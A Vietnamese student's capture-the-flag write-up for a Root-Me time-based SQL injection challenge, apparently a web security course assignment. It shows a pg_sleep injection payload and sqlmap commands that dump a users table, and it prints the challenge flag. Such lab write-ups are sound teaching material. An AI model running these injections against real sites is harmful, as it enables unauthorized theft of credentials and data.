Lê Hoàng Phúc

MSSV: 20521763

Lớp: Bảo mật web và ứng dụng - NT213.N21.ANTN

Tên challenge : SQL injection - Time based


Link challenge : https://www.root-me.org/en/Challenges/Web-Server/SQL-injection-Time-based

Đầu tiên vào trang member chọn admin:

Sử dụng payload sau để truyền thì thấy thời gian response trả về khá lâu:

1;select+case+when+1=1+then+pg_sleep(5)+else+pg_sleep(0)+end—

;select case when 1=1 then pg_sleep(5) else pg_sleep(0) end -- -




- ⇨ Database sử dụng là postgre sql

Em sẽ dùng sqlmap để giải bài này :

Lấy current database:

python.exe .\sqlmap.py -u "http://challenge01.root-me.org/web-serveur/ch40/?action=member&member=1" --time-sec=10 –dbs



Tìm các table trong database public:

python.exe .\sqlmap.py -u "http://challenge01.root-me.org/web-serveur/ch40/?action=member&member=1" --time-sec=10 -D public –tables

Tìm các collmn trong bảng users :

python.exe .\sqlmap.py -u "http://challenge01.root-me.org/web-serveur/ch40/?action=member&member=1" --time-sec=10 -D public -T users --columns

Lấy ra thông tin các collumn:

Tìm được password :

sqlmap -u "http://challenge01.root-me.org/web-serveur/ch40/?action=member&member=1" --time-sec=10 -D public -T users -C id,email,usermame,password --dump

```
yca
[04:30:40] [ERROR] invalid character detected. retrying..
m@sqlitimebased.com
[04:33:12] [INFO] retrieved: 1
[04:33:19] [INFO] retrieved: T!m3B@s3DSQL!
[04:35:09] [INFO] retrieved:
[04:35:10] [WARNING] in case of continuous data retrieval problems
```

Lệnh trên em chạy trên kali linux , em không hiểu sao khi chạy sqlmap trên windows thì lại không ra được password.

```
Table: users
[3 entries]
+----+------------+--------------------------+----------+
| id | password   | email                    | usermame |
+----+------------+--------------------------+----------+
| 1  | <blank>    | ycam@sqlitimebased.com   | <blank>  |
| 2  | <blank>    | jsilver@sqlitimebased.com | <blank>  |
| 3  | <blank>    | jsparow@sqlitimebased.com | <blank>  |
+----+------------+--------------------------+----------+
```

Flag : T!m3B@s3DSQL!

Time : 60p